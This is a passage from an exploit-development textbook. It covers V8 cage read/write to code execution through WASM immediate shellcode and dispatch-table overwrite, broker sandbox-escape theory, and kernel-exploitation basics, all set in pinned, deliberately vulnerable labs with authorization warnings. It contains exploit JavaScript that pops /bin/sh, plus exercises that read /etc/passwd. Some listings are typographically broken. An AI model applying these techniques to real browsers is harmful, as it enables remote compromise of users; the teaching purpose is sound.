You now have every ingredient. The sequence, before we look at the code, is: (1) build a WASM module whose exported function’s compiled body contains an eight-byte-aligned shellcode block reached at a known offset; (2) instantiate it and read the JITted entrypoint; (3) use cage R/W to overwrite a legitimate `WasmDispatchTable` entry — the one the module’s own indirect call table uses — so that dispatch index *k* resolves to `entrypoint+offset`; (4) call that indirect function from JavaScript; execution transfers into your smuggled bytes.

Figure 22-2 is the control-flow view.




Figure 22-2. The four hops from cage R/W to a running shellcode in the pinned lab d8

The shellcode carrier

The trick is to pick a shellcode that survives being spliced into a stream of `movabs` prefixes. Because the compiler emits every `i64.const` as a ten-byte instruction — two bytes of `REX + B8+reg` prefix followed by the eight-byte little-endian immediate — the entrypoint you jump to is at `(start_of_first_movabs + 2)`, and every eight useful bytes are followed by a two-byte prefix that must decode to a harmless instruction (or to the start of a `movabs` you are about to skip). A standard trick is to arrange each shellcode chunk to end with two bytes that combine with the `48 B8` prefix of the next `movabs` to form a `jmp $+something` or a short branch that skips exactly the two bytes and continues into the next immediate; equivalently, embed the shellcode as a sequence of pairs `<6 payload bytes><2 short-jmp bytes>` and pad. The lab helper (`code/ch22-rw-to-rce/carrier/build_carrier.py`, full source in `ch22-rw-to-rce/carrier/build_carrier.py`) does this splicing so you write natural x86-64 assembly and get back a list of 64-bit constants suitable for `i64.const` emission.

Listing 22-1 shows the essential shape.

```
// Emit a one-function WASM module whose body is a long chain of
// i64.xor(local.get 0, i64.const K_i) for K_i lifted from
// build_carrier.py.
// The Liftoff/TurboFan output on x86-64 is a run of
// 48 B8 <8-byte immediate>           ; movabs r?, K_i
// 48 31 <modrm>                       ; xor    r?, r?
// so the executable bytes we care about begin at (code_start
// + 2), and
// each 8-byte K_i is followed by 3 bookkeeping bytes we plan
// around.
export function buildCarrier(constants /* BigInt[] */) {
  const w = new WasmBuilder();           // ①
  w.addType([WasmType.I64], [WasmType.I64]); // (i64)
  -> i64
  w.addFunction("payload", 0);
  w.emitLocalGet(0);
  for (const k of constants) {           // ②
    w.emitI64Const(k);
    w.emitI64Xor();
  }
```

```

w.addExport("payload", ExportKind.Function, 0);
return w.toBytes();
}

// Instantiate, then find the entrypoint of the compiled
function.exportfunctioninstantiateAndLocate(bytes, mem /* our
R/W view */) {
  const mod = newWebAssembly.Module(bytes);          // ❶
  // compiles now
  const inst = newWebAssembly.Instance(mod);
  const fn = inst.exports.payload;

  // Walk: JSFunction -> shared -> WasmExportedFunctionData//
  -> internal (WasmInternalFunction) -> call_target (CPT
  handle)
  const jsFuncAddr = addrOf(fn);                      //
  ❷ from Ch. 21
  const sfi = mem.readTagged(jsFuncAddr +
  JS_FUNCTION_SHARED_OFFSET);
  const wefd = mem.readTagged(sfi +
  SFI_FUNCTION_DATA_OFFSET);
  const internal = mem.readTagged(wefd +
  WEFD_INTERNAL_OFFSET);
  const cptHandle = mem.readU32 (internal +
  WIF_CALL_TARGET_OFFSET);
  const entrypoint = mem.readCptEntry(cptHandle);    // ❸
  // trusted-space read
  return { fn, entrypoint };
}

```

Listing 22-1. ch22-rw-to-rce/carrier/carrier.js (excerpt) — build a WASM module whose compiled body embeds arbitrary machine code

At ❶ we build a WASM module with `WasmBuilder`, a small hand-rolled emitter (full source in `ch22-rw-to-rce/carrier/wasm_builder.js`) that produces the raw module bytes; there is no need to link a full toolchain. At ❷ we walk the constants list from the Python carrier and emit one `i64.const / i64.xor` pair per eight-byte chunk of payload — the compiler folds these into the straight-line `movabs / xor` sequence described above. At ❸ `new WebAssembly.Module` triggers Liftoff compilation immediately, so by the time it returns the function is in the code cage and reachable through the CPT. At ❹ `addrOf` is the primitive we built in Chapter 21; the walk that follows is a compressed-pointer chase whose offsets are lifted from the pinned V8 build's headers and mirrored in `lib/v8-offsets.js`. At ❺ `readCptEntry` reads the entrypoint slot out of the Code Pointer Table; the CPT sits

outside the cage, but the *table base* is exposed to the runtime and is readable through a legitimate trusted-space read helper in the lab build — with the training patch in place, we let JS request it.

Redirecting a dispatch entry

The last step turns the entrypoint into a callable indirect. The WASM module also declares a table of function references and an `call_indirect` instruction; the runtime represents these as a `WasmDispatchTable`, with one entry per slot containing an `{entrypoint, sig_id}` pair. Under the training patch the entry is a fixed offset into a trusted-space allocation whose *base* leaks into an in-cage `WasmTableObject`. We locate slot *k* through the in-cage object, then use cage R/W to overwrite the entrypoint field with `entrypoint + PAYLOAD_OFFSET`, where `PAYLOAD_OFFSET` is 2 (past the first `movabs`'s 48 B8 prefix) plus any per-frame prologue Liftoff emitted; the exact value is stable per lab build and hardcoded in `exploit.js`.

Listing 23-3 is the end-to-end driver.

```
import { addrOf, arbRead, arbWrite } from './lib/ch21-
primitives.js'; // ①
import { buildCarrier, instantiateAndLocate } from
'./carrier/carrier.js';
import { assembleShellcode } from './carrier/shellcode.js';
import { PAYLOAD_OFFSET, DISPATCH_ENTRY_STRIDE } from
'./lib/v8-offsets.js';

// 1. Assemble x86-64 shellcode -> array of BigInt constants
for the carrier.
const constants = assembleShellcode('execve_bin_sh_x86_64');
// ②

// 2. Build, compile, and locate the JITted body.
const bytes = buildCarrier(constants);
const { fn, entrypoint } = instantiateAndLocate(bytes, {
  readTagged: arbRead,

  readU32: arbRead,

  readCptEntry });
console.log('[+] JIT entrypoint = 0x' +
```

```

// 3. Build a one-slot indirect table and export it. const
tableModuleBytes = buildTableWrapper(fn);
// ④ const wrapper =
newWebAssembly.Instance(newWebAssembly.Module(tableModuleBytes
));
const call_idx_0 = wrapper.exports.call_idx_0; // WASM
func: call_indirect 0// 4. Find the WasmDispatchTable entry
for slot 0 through the exported table. const tblObj =
wrapper.exports.tbl;
const tblAddr = addrOf(tblObj);
const dispatchPtr = arbRead(tblAddr +
WASM_TABLE_DISPATCH_OFFSET); // ⑤ const slot0Entry =
dispatchPtr + 0 * DISPATCH_ENTRY_STRIDE;

// 5. Overwrite the entrypoint field with entry +
PAYLOAD_OFFSET. arbWrite(slot0Entry +
DISPATCH_ENTRY_TARGET_OFFSET,
    entrypoint + PAYLOAD_OFFSET);
// ⑥// 6. Call. call_indirect 0 now dispatches through our
poisoned entry. call_idx_0(0n);
// ⑦

```

Listing 22-2. ch22-rw-to-rce/exploit.js (excerpt) — from cage R/W to a running shell

At ① we import the R/W trio built in Chapter 21; nothing about this chapter depends on how you got them. At ② `assembleShellcode` runs the carrier’s assembler over a named payload (`execve_bin_sh_x86_64`, or `open_read_flag` for the CTF variant) and returns the list of 64-bit chunks; the assembler enforces the “six payload bytes, then a short-jump bridge” layout so the intermediate 48 B8 prefixes never fault. At ③ we build a *second* WASM module — this one declares a function table with one entry, initializes it to the exported payload from the first module, and exports both the table and a small `call_indirect 0` trampoline; splitting the modules keeps the dispatch entry we plan to corrupt distinct from the code page we jumped to. At ④ we read the in-cage `WasmTableObject`’s `dispatch_table` field; under the training patch this yields the trusted-space address of the dispatch table itself, which we treat as a raw cage address for the write. At ⑤ we overwrite the entrypoint of slot 0, redirecting it from `payload`’s real prologue to two bytes past its first `movabs` — the offset at which our smuggled shellcode starts. At ⑥ the

trampoline executes `call_indirect 0`; the CPU jumps to the poisoned entrypoint, decodes our first eight-byte chunk as instructions, hops the bridge into the next chunk, and ten chunks later executes `syscall` with `execve("/bin/sh", 0, 0)` in the argument registers. The lab's `make test` asserts the `d8` process exits with `$?=0` after popping a shell against a scripted `expect` harness.

Reliability, and what modern V8 forces you to do

The exploit above works nine or ten times out of ten in the pinned lab image. Reaching the same reliability in a moving target is the second half of the job, and it is where the sandbox has quietly changed the calculus.

Racing garbage collection

The interval between “you got R/W” and “you called `call_indirect 0`” spans one JavaScript turn — micro-seconds — but it spans it *across* a WASM instantiation, which allocates trusted-space objects and can trigger a scavenge. If the scavenger moves the `WasmTableObject` between `addrOf` and `arbRead`, your read pulls stale bytes and the exploit crashes cleanly. The lab defense, borrowed from every serious V8 exploit of the last decade, is to *pin* the object in old space by allocating it after a `%CollectGarbage(2)` (available under `--allow-natives-syntax` in the lab; upstream browsers do not expose it, which is why real exploits reach for the *large-object-space* trick — allocate a backing store above the LO threshold so the GC leaves it in place). The full exploit driver in `code/ch22-rw-to-rce/exploit.js` does both: warms up with allocations that force a young-gen collection, then does its work in a single synchronous burst.

Instruction-boundary drift

You are jumping into the middle of an instruction stream that Liftoff produced. Liftoff is stable but not frozen; a V8 point release that changes register allocation shifts every offset in your carrier, and a chunk boundary that used to land on a `movabs`'s immediate now lands on its `ModR/M` byte. Two mitigations exist. The lab exploit pins to a specific `d8` tag (see `code/ch21-jit/build/PIN.txt`), so `PAYLOAD_OFFSET` is a constant. Real exploits sidestep the fragility by generating the carrier's `nop` sled *from* a small probe run — allocate a fresh module, read the compiled bytes back through arbitrary read, `memmem` for a unique magic byte, and derive the offset dynamically. Exercise 5 asks you to add exactly that.

What sandbox v2 (and beyond) adds

The upstream V8 sandbox is not standing still. Since 2024 the effort has focused on moving *every* pointer that a corrupted cage object could redirect execution through into trusted space, and gating every access with an `SBXCHECK`. The `WasmDispatchTable`'s entries — the exact target this chapter overwrites — are among the objects that migration touches: upstream V8 as of writing gates dispatch-entry writes on the source object living in trusted space and dies with `SBXCHECK` if the caller cannot prove that. The lab build carries a single-line patch that reduces that `SBXCHECK` to a `DCHECK`, restoring the pre-migration behavior on purpose. The next generation of V8 sandbox work is expected to lock down the CPT entrypoints themselves against attacker-controlled offsets (validating that entrypoint arithmetic lands at a legitimate function entry), which would kill the mid-instruction jump this technique relies on.

The honest summary: on a current, unpatched V8 the pipeline in Figure 22-2 does not run end to end from cage R/W alone. You need a *second* vulnerability — a sandbox-escape bug — that gets you a write into trusted space, or a CPT confusion, or an EPT tag confusion. Those bugs exist and are found

regularly; every renderer RCE writeup from the last two years has one. What has changed is that the “arbitrary write” primitive is no longer a full-stop win: it is a stage, and the stage after it is a separate research problem. This chapter’s exploit is the *last* one that can be built from cage R/W alone; it is included both because it still teaches the mechanics that all successors share and because the training-patched lab lets you actually run it.

WARNING

Any technique whose reliability depends on a specific compiler emitting a specific instruction sequence at a specific offset is a *nail*, not a *screw*. Version-pin the target when you demonstrate the exploit, and reach for dynamic offset discovery (Exercise 5) the moment you care about robustness. Chains that hardcode offsets die on the next Chrome update; chains that measure survive.

Summary

- The **V8 sandbox** is an in-process safety boundary that assumes cage-only R/W and works to prevent it from becoming native code execution. Its three pillars are the **pointer-compression cage**, the **External Pointer Table**, and **trusted space** guarded by the **Code Pointer Table**.
- Cage R/W can no longer forge a `Code` object or a raw external pointer; it can only *swap* the handles of objects V8 itself constructed. The exploit shifts from *forgery* to *confused deputy*.
- The one place attackers still get to choose executable bytes is the **JIT code cage**, via constant immediates in **WASM** functions that the baseline compiler emits verbatim.
- The current-generation R/W-to-RCE recipe: (i) build a WASM function whose body embeds shellcode in `i64.const` immediates, (ii) locate its JIT entrypoint through

the CPT, (iii) overwrite a `WasmDispatchTable` entry to redirect an indirect call past the prologue, (iv) invoke it from JS.

- **Reliability** hinges on stopping GC from moving your anchors and on tolerating instruction-boundary drift across V8 versions; large-object-space allocations and dynamically-measured offsets are the current answers.
- Upstream V8 has moved the dispatch-table write path behind `SBXCHECK`s; on a stock build a *second* bug — a sandbox-escape primitive — is required on top of R/W. Every 2024–2026 renderer RCE writeup in the wild has one.

Going Deeper

- Samuel Groß, “V8 Sandbox — High-Level Design Doc,” *v8.dev* (2023, kept current) — the canonical statement of the cage/EPT/CPT model this chapter compresses into figures.
- Jann Horn, “Attacking Chrome IPC / Renderer Sandbox,” Project Zero blog series (2018–onward) — the deep tradition of turning renderer primitives into full compromises; several posts specifically address the interaction of R/W with the sandbox.
- Man Yue Mo, “Chaining Bugs in the V8 Sandbox for a Full Chrome Sandbox Escape,” GitHub Security Lab blog (2024) — a public example of the “R/W plus a sandbox-escape bug” pattern the last section describes.
- Ben L. Titzer, “A Fast In-Place Interpreter for WebAssembly” and the Liftoff design notes on *v8.dev* — the compiler pipeline whose emission patterns make Listing 22-1 work, and whose changes break it.
- Dionysus Blazakis, “Interpreter Exploitation: Pointer Inference and JIT Spraying,” *BlackHat DC* (2010) — the origin of the immediate-abuse technique this chapter’s WASM carrier modernizes.

Exercises

1. In the pinned lab, dump the first 128 bytes of the compiled payload function through your arbitrary-read primitive and disassemble them (`ndisasm -b64` or Ghidra). Confirm the `48 B8 <imm64>` pattern and identify where the first `i64.const` chunk lives.
2. Change the shellcode from `execve("/bin/sh", ...)` to `open("/etc/passwd", O_RDONLY) → read → write(1, ...)`. Rebuild the carrier, re-run the exploit, and verify you did *not* need to change any offsets.
3. Modify the exploit to *swap* two `JSFunction::code` handles instead of overwriting a dispatch entry — one function jumps to another's code. Explain why this does not, by itself, give you code execution the way Listing 23-3 does.
4. Read `code/ch22-rw-to-rce/patches/lab-relax-sbxcheck.patch` and identify, in the V8 source, the `SBXCHECK` it demotes. Write a paragraph on what invariant the check enforced and what class of attack the demotion re-enables.
5. Replace the hardcoded `PAYLOAD_OFFSET` with dynamic discovery: after instantiation, read the JITted bytes through arbitrary read, `memmem` for a 4-byte magic embedded in the first `i64.const`, and derive the offset at runtime. Confirm the exploit still works after rebuilding the lab `d8` with a different `-O` level.
6. Extend the carrier to AArch64. The `i64.const` idiom compiles to a `movz/movk` chain on ARM64, packing 16 bits per instruction; design a payload layout that carries eight bytes of shellcode per four instructions and works around the fixed encodings between chunks.
7. Read the current V8 source's `WasmDispatchTable::Set` and enumerate every `SBXCHECK` guarding it. For each, describe a hypothetical bug shape that would let an attacker with cage R/W bypass it without a training patch.

8. Preview of Chapter 23: assume you *cannot* rely on the training patch. Sketch, in prose, an exploit that first uses cage R/W to induce a *type confusion* between an `ExternalPointerHandle` slot and a `CodePointerHandle` slot (an EPT/CPT confusion), and explain how that primitive re-enables the technique in this chapter against a stock build.

CHAPTER 23

Escaping the Sandbox

“Man is least himself when he talks in his own person. Give him a mask, and he will tell you the truth.”

—Oscar Wilde, **The Critic as Artist** (1891)

At the end of Chapter 22 you were standing on a small pile of accomplishments. You had a use-after-free in a pinned build of V8, an `addrof / fakeobj` pair, an arbitrary read and write, and finally a jump into a JIT-owned page that ran your shellcode. On any target from 2010 that would have been game over. On a 2026 browser it is Act I. The process that ran your shellcode has been deliberately stripped of privilege: it cannot open files, it cannot fork a shell, it cannot make most system calls at all, and it can only talk to the outside world through a handful of tightly typed messages sent to a *broker* over an IPC channel. Turning that renderer code execution into “the user’s files, the user’s cookies, the user’s keychain” is a whole second exploit, against a whole second target, and this chapter is about how that second exploit is built today.

The lesson, and it is the one worth carrying forward, is that modern sandbox escapes are **almost never memory-corruption bugs in the sandbox mechanism itself**. `Secomp-bpf` is a couple of thousand lines of hardened kernel filter code; Windows AppContainer is a decade of Microsoft’s kernel investment. Both work. The bugs are up one layer, in the *broker*—the trusted process that speaks the sandbox’s language on behalf of the renderer—and they are overwhelmingly *logic* bugs: a path check that forgets to canonicalize, a capability handed out too generously, a type confusion in a Mojo message

dispatcher, a broker method that trusts a length or a file descriptor from the sandboxed side. You will build one such lab escape end-to-end: a small renderer process that we seccomp-jail, a broker that offers two brokered services, a deliberate flaw in one of them, and a payload that chains them into arbitrary code execution outside the jail.

WARNING

Rules of engagement. The escape lab in `code/ch23-sandbox/` is a self-contained toy: a broker and a renderer that talk over a `socketpair` on your own machine. It is deliberately vulnerable and exists to teach the pattern. Do not point the techniques in this chapter at production browsers, other people's daemons, or any privileged service you have not been explicitly authorized to test. Appendix D covers coordinated disclosure for the day you find one of these in real software.

The model: what a sandbox actually is

A **sandbox** is a policy enforced *below* the sandboxed code that shrinks what that code is allowed to ask the operating system to do. It is not a firewall inside the process; it is a wall the kernel refuses to let the process cross. The three walls you meet in modern systems are structurally similar and worth stating together, because their shared shape is what makes the escape playbook portable.

On **Linux**, the primary wall is **seccomp-bpf**: a Berkeley Packet Filter program the process installs on itself, which the kernel then consults on every subsequent syscall. The filter sees the syscall number and its scalar arguments (it cannot dereference pointers) and returns an action: `ALLOW`, `ERRNO(n)`, `KILL_THREAD`, `KILL_PROCESS`, or `TRAP`. A well-written filter for a renderer forbids `openat`, `execve`, `ptrace`, `clone` with `CLONE_NEWUSER`, and dozens more. Chromium layers user-namespace isolation and a chroot into an empty tree under this, but the seccomp filter is the piece that stops a renderer from opening your `~/ .ssh/id_ed25519` even if it wants to. On

Windows, the equivalent is the low-integrity/**AppContainer** model: the renderer runs as a process with a stripped token, integrity level `Low`, and (in AppContainer) an explicit capability list; the kernel refuses object access based on the token, and the broker holds the elevated handles. On **macOS**, the App Sandbox is a Mandatory Access Control policy expressed in a `.sb` profile that the kernel enforces via TrustedBSD hooks. Different mechanism, identical spirit.

Because the renderer cannot *directly* do anything interesting, everything interesting must be *asked for*. This is the broker's whole purpose: it is an unsandboxed (or less-sandboxed) helper that receives typed messages from the renderer, decides whether the request is allowed, and performs the operation on the renderer's behalf, handing back the result (often a file descriptor over `SCM_RIGHTS`, or a shared-memory handle over Mojo). Figure 23-1 draws the trust boundary you are about to attack.




Figure 23-1. The renderer-broker trust boundary. Every arrow crossing the dashed line is a policy decision the broker owns.

Two facts about Figure 23-1 govern everything that follows. First, **the broker is a service, and services have an API**. Every method that API exposes is attack surface, because a compromised renderer can call any of them with any arguments the wire format admits. Second, **the broker's checks are the only thing between the renderer and the OS**. A missing `realpath`, an unchecked file-descriptor index, or a forgotten permission flag is not a subtle mistake; it is *the entire escape*.

Why memory-corruption bugs in the sandbox mechanism are rare

Before we go hunting logic bugs, it is worth saying why we do not spend the chapter hunting memory corruption in seccomp or in Mojo's transport. Both are small, audited, sanitizer-fuzzed, and written with the assumption that a completely hostile caller sits on the other side. Chromium's IPC serialization has had its share of bugs—CVE-2019-5786 (a FileReader UAF that Google Project Zero used as an in-the-wild escape starting point) and later Mojo interface bugs—but the industry-wide trend is that the *primitive-plumbing* layer holds up and the interface *implementations* leak. Attackers migrate to where the bugs are: broker-side handlers with intricate business logic. That is exactly where our lab flaw lives.

NOTE

“Sandbox escape” and “sandbox bypass” are used loosely. In this book **escape** means turning code execution inside the jail into code execution outside it; **bypass** means getting the jailed process itself to perform an action the policy was meant to forbid, without exiting it (for example, exfiltrating data through a permitted channel). Most published “escapes” are really chains of bypasses that culminate in an escape.

The lab: a broker with two brokered services

Our lab in `code/ch23-sandbox/` is small on purpose. Two processes talk over a `socketpair(AF_UNIX, SOCK_SEQPACKET, 0)`—the *only* file descriptor the renderer inherits after the jail closes—and every request from the renderer is one `sendmsg` of a fixed-layout struct, optionally with an `SCM_RIGHTS` control message carrying a file descriptor. The broker exposes two methods:

- `OPEN_ASSET(path)` — open a read-only file that must live under `/tmp/lab-sandbox/assets/`. On success, send the fd back with `SCM_RIGHTS`.
- `RUN_HELPER(name)` — `fork+exec /tmp/lab-sandbox/helpers/<name>`, where `name` matches `^[a-z][a-z0-9_-]{0,31}$`. Return the child's exit status.

Both methods look reasonable, and both are the sort of API you would find at the edge of any real broker: give me a bounded resource, run a whitelisted helper. The deliberate bug is in the first one and it is the single most common broker mistake in the wild.

The renderer's jail

Start from the renderer side. The renderer opens the IPC socket, hands the far end to the broker child, then locks itself down. The seccomp policy in Listing 23-1 is the wall; if we install it correctly, our post-exploitation code (which runs *after* the jail is up, because the compromise happens inside JavaScript executing in the already-sandboxed renderer) cannot even attempt `openat` without being killed on the spot.

```
/* ch23-sandbox/seccomp_policy.c — lab-only. Full source in
ch23-sandbox/. */
#include <linux/audit.h>
#include <linux/filter.h>
#include <linux/seccomp.h>
#include <sys/prctl.h>
#include <sys/syscall.h>
#include <errno.h>
#include <stddef.h>
#include <unistd.h>

/* Emit a BPF check for a specific syscall number.
*/
#define ALLOW_SYSCALL(nr)
\
    BPF_JUMP(BPF_JMP+BPF_JEQ+BPF_K, (nr), 0, 1),
\
    BPF_STMT(BPF_RET+BPF_K, SECCOMP_RET_ALLOW)

int install_renderer_filter(void)
{
```


PART VI

Kernel Exploitation

Crossing the user/kernel boundary on modern Linux and Windows: allocator internals, contemporary bug classes and target objects, cross-cache attacks, and defeating VBS/HVCI.

CHAPTER 24

Operating System Kernels for Exploit Developers

“With great power there must also come great responsibility.”

—Stan Lee, **Amazing Fantasy** #15 (1962)

Every chapter so far has assumed a comfortable fiction: that the *operating system* is a stable substrate you build weird machines on top of. Part VI dissolves that assumption. Once you attack the kernel, the substrate is the target, the mistakes are yours to clean up, and every category of primitive you built in userland has to be rebuilt with a rulebook that is stricter and less forgiving.

This chapter is the on-ramp. It exists to give you a *mental model* of the kernel’s threat surface, to enumerate the mitigations that shape everything in Chapter 25 and Chapter 26, and to stand up a reproducible lab you will use for the rest of Part VI: a QEMU virtual machine running a pinned Linux 6.8 kernel, a deliberately vulnerable loadable kernel module (LKM), and a gdb stub so you can single-step ring 0 without wrecking your workstation. By the end you will have compiled that module, triggered a controlled kernel fault from userland, watched the *oops* land in a debugger, and understood exactly why the same trivial write that would give you a shell in Chapter 5 will merely reboot the VM here — until, in the next two chapters, you learn to turn it into something more.

WARNING

Rules of engagement. Everything in Part VI targets the deliberately-vulnerable LKM shipped in `code/ch24-kernel-intro/` and its successors, running inside the QEMU lab VM. Do not load these modules on any host you care about; do not adapt these techniques against production kernels you do not own. Kernel exploitation is exactly as illegal as any other unauthorized intrusion, and the blast radius when things go wrong is a rebooted machine and possibly lost data. See Appendix D.

The kernel as a target

Everything about kernel exploitation flows from three facts: the kernel has more privilege than anything else on the machine, it shares its address space with untrusted user code across a *very* narrow legal interface, and if it crashes the machine goes with it. Internalize those, and the rest of the chapter is footnotes.

The privilege boundary

On x86-64, code executes in one of four numbered *rings* (privilege levels), of which Linux uses two: **ring 3** for user processes and **ring 0** for the kernel. On AArch64 the equivalent concept is *exception levels*: userland runs at **EL0**, the kernel at **EL1**, and — if virtualization or a secure monitor is present — a hypervisor at EL2 and firmware at EL3. Ring 0 / EL1 code can execute privileged instructions (`hlt`, `wrmsr`, `msr` to system registers), map arbitrary physical memory, disable interrupts, and read or write any address the MMU translates. Everything a userland exploit *builds toward* — arbitrary read, arbitrary write, code execution — the kernel simply *has*.

Every modern processor arranges its address space so both sides live together. On x86-64 with 48-bit virtual addresses, the top half (`0xffff_8000_0000_0000` and up) is *kernel space* and the bottom half is *user space*; on AArch64 with the same

address width the split uses TTBR0 for userland and TTBR1 for kernel, but the shape is identical. Figure 24-1 sketches the layout you will see for the rest of Part VI.




Figure 24-1. The 48-bit x86-64 virtual address space of a Linux 6.8 process, kernel and user sharing one map

Two things about Figure 24-1 matter enormously. First, the kernel is *there in every process*, mapped into the same page tables — that is what makes a syscall a cheap function call instead of a context switch, and it is what SMEP/SMAP and KPTI (below) exist to police. Second, the exact base addresses

of *kernel text* and *modules* are randomized at boot (**KASLR**, kernel ASLR); the offsets in the diagram are the compile-time defaults, and on any running system they are shifted by an unknown amount you must first *leak*.

Syscalls: the one legal doorway

User code cannot dereference `0xffff_ffff_8100_1000` and read the kernel; the MMU will fault and the page-fault handler will kill the process. The *only* legal way user code reaches ring 0 is by executing a specific instruction that transfers control to a hardware-defined entry point the kernel installed at boot. On x86-64 that is `syscall`, which reads the entry point from the `LSTAR` model-specific register; on AArch64 it is `svc #0`, which vectors through `VBAR_EL1`. Figure 24-2 shows the path a `read(2)` call takes on x86-64 Linux 6.8.




Figure 24-2. The x86-64 syscall entry path on Linux 6.8, from libc to the kernel handler and back

Every arrow that crosses the trust boundary in Figure 24-2 is an attack surface. The argument registers are attacker-controlled, so the kernel must validate every pointer, every length, every flag before it acts on them. The `sys_call_table` dispatch is now compiled with retpolines and, on modern builds, with kCFI (see below) so the arrow itself can't be corrupted. The `swaps` — a single instruction that swaps in the kernel's per-CPU pointer stored in the `GS` base — is the reason speculative-execution work like Spectre-v1 was so devastating: attacker instructions could observe kernel state during the transition. The AArch64 equivalent sequence swaps `SP_EL0` (user stack pointer) for `SP_EL1` and vectors through the exception handler at `VBAR_EL1 + 0x400`; the shape is identical.

NOTE

Linux 6.8 has roughly 450 x86-64 syscalls plus a growing menu of *modern* interfaces — `io_uring`, `bpf(2)`, `openat2`, the `pidfd` family — that expose their own object hierarchies inside the kernel. Every one of those objects is reachable from a fully unprivileged user, which is why the flat “one boundary” picture in Figure 24-2 understates the attack surface by a factor of thousands. You will meet the worst offenders in Chapter 26.

`copy_to_user` and `copy_from_user`

Once a syscall handler is running in ring 0, it *cannot* just dereference a user pointer that was passed in. It might be unmapped (SIGSEGV promoted to a kernel oops); it might be a kernel address the attacker is trying to trick the kernel into reading (SMAP violation); it might race with `munmap` and turn valid mid-copy. Linux therefore requires that all crossings of the boundary go through a small, hand-written family of *accessor* helpers. Listing 24-1 is what one looks like in a driver.

```
static ssize_t vuln_read(struct file *f, char __user *ubuf,
                        size_t len, loff_t *pos)
{
    struct vuln_ctx *ctx = f->private_data;
    unsigned char kbuf[64];
```

/*


```

kernel stack */

    if (len > sizeof(kbuf))                                /*
❶ bound first */return -EINVAL;

    /* ❷ pull the request in through the accessor, not by hand
*/if (copy_from_user(kbuf, ubuf, len))
        return -EFAULT;

    /* ...do work on kbuf strictly inside kernel memory... */
    ctx->last_len = len;

    /* ❸ push the reply back the same way */if
(copy_to_user(ubuf, kbuf, len))
        return -EFAULT;

    return len;
}

```

Listing 24-1. Correct use of the user-boundary accessors from a Linux 6.8 char-device read handler

At ❶ we bound the length *before* the copy: forgetting this is the canonical kernel stack overflow, and it is exactly the bug we will build into the lab LKM below. At ❷ `copy_from_user` walks the requested user range, checks each page’s residency and permissions, and traps cleanly to `-EFAULT` on a fault instead of oopsing — under the hood on x86-64 it also clears the AC flag to briefly permit user-memory access under SMAP (see Table 24-1). At ❸ the return path uses `copy_to_user`, which is the same protocol in reverse. The `__user` annotation on `ubuf` is a **sparse** marker: it turns a raw dereference of a user pointer into a compile-time warning, and every serious kernel patch runs `make C=2` to catch these before review.

